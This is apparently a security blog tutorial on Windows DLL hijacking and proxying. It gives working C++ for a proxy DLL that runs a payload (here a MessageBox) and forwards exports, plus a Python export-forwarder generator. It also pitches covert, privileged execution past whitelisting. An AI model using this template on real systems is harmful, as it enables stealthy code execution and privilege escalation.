Need a quick and easy way to have your malicious code ran without the user ever knowing? Want it to be run with elevated privileges? Let me introduce you to DLL Proxying. A DLL is a file that contains pre-written code that can be used by different applications so developers do not have to rewrite the same code over and over again which can help save storage space as well as requiring less memory to be used. If the path to the DLL is not an absolute path we can exploit Windows’ DLL search path order to have it run our DLL instead of the original DLL. Here is what a non-absolute path looks like in C++.
HMODULE hModule = GetModuleHandleA("test1.dll");

if (hModule == NULL) {
    hModule = LoadLibraryA("test1.dll");
}
As you can see we do not put the path to where the DLL is, we simply rely on Windows’ DLL search path to find it. The search path goes like this:
1 – Application Directory
2 – System Directory
3 – 16-bit System Directory
4 – Windows Directory
5 – Current Working Directory
6 – Path Environment Variable
If we simply write a malicious DLL with the same name as the one the program is expecting, but higher up in the search order, we can run malicious code whenever the DLL is loaded. This is called DLL Hijacking. This works great because if the original executable is ran as administrator so will our malicious code. It is also ran as if by the original executable, so if for example only whitelisted executables are allowed to be ran, our code will still run where a malicious executable would not. This has a major problem though. Since we replaced the original DLL and did not re-write the code from the original DLL, the program will no longer work as expected. We can solve this problem by using a proxy DLL.
Instead of just replacing the original DLL, we can instead create a middle man that runs our malicious code as well as forwarding the expected functions back to the original executable. To do this we need three things. First, the executable that calls the DLL, the original DLL with the code we need for the executable to run properly, and the proxied DLL.
Here is the code for the sample executable.
#include <windows.h>
#include <iostream>

typedef void (WINAPI* Test1FunctionPointer)();

int main() {
    HMODULE hModule = LoadLibraryA("test1.dll");

    PVOID pTest1 = GetProcAddress(hModule, "test1");
    Test1FunctionPointer test1 = (Test1FunctionPointer)pTest1;

    PVOID pTest2 = GetProcAddress(hModule, "test2");
    Test1FunctionPointer test2 = (Test1FunctionPointer)pTest2;

    test1();
    test2();
    FreeLibrary(hModule);
    std::cin.get();
    return 0;
}
This is a simple program that loads test1.dll and calls two functions test1 and test2 from it.
Here is what the test1.dll looks like.
#include "pch.h"
#include <iostream>

extern "C" __declspec(dllexport) void test1() {
    std::cout << "test1" << std::endl;
}

extern "C" __declspec(dllexport) void test2() {
    std::cout << "test2" << std::endl;
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
This is a simple DLL that exports the two functions test1 and test2. Now we need to write the DLL proxy.
Here is that code.
#include "pch.h"

#pragma comment(linker,"/export:test2=test1_original.test2,@2")

typedef void (WINAPI* fnOriginalTest1)(void);
fnOriginalTest1 pOriginalTest1 = NULL;

void RunPayload(void) {
    MessageBoxA(NULL, "This DLL is Proxied!", "Success", MB_OK);
}

__declspec(dllexport) void WINAPI test1(void) {
    RunPayload();

    if (pOriginalTest1 != NULL) {
        pOriginalTest1();
    }
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD dwReason, LPVOID lpReserved) {
    switch (dwReason) {
    case DLL_PROCESS_ATTACH:
        DisableThreadLibraryCalls(hModule);

        HMODULE hOriginal = LoadLibraryA("test1_original.dll");
        if (hOriginal != NULL) {
            pOriginalTest1 = (fnOriginalTest1)GetProcAddress(hOriginal, "test1");
        }
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
This is where the interesting code is. The first important thing is pragma comment(linker,”/export:test2=test1_original.test2,@2″). This is what forwards the call of test2 to the original DLL. We have to do this to ensure the original executable runs smoothly. Next, is our payload. You can have this be whatever code you want it to be. I have it set to open a text box to easily show it works. Next, we create our own test1 function which is what we are using to run our malicious payload. To ensure the executable runs normally we still need to call the function from the original DLL to run after our payload.

After we have those three files written, all we have to do is rename test1.dll to test1_original.dll and rename our proxied DLL to test1.dll. Here is the output of the program without the proxied DLL.

And here is the output with the proxied DLL.


As you can see the program both ran as normal and executed our own code. Now DLL proxies are not perfect. The easiest way to beat them is to always have absolute paths to the DLLs you load. Endpoint Detection and Response programs can also find them quite easily by different methods such as checking the signature of the DLL which the proxied one will not have a correct signature and by checking the location of where the executable is ran among other ways. Still, DLL proxies are one of my favorite things because of their simplicity and how advanced they can be made. In my next post we will explore different ways to make them harder to detect. Thanks for reading and happy reversing!
As a little extra, here is a python program that automates creating the pragma linkers for all the exports of a given DLL.
import pefile
import sys

dllname = sys.argv[1]
dll = pefile.PE(dllname)

for export in dll.DIRECTORY_ENTRY_EXPORT.symbols:
    if export.name:
        print('#pragma comment(linker,"/export:{}={}.{},@{}")'.format(export.name.decode(), dllname.replace(".dll", "_original"), export.name.decode(), export.ordinal))
Here is what the output looks like for our original DLL we used in this post.



Leave a Reply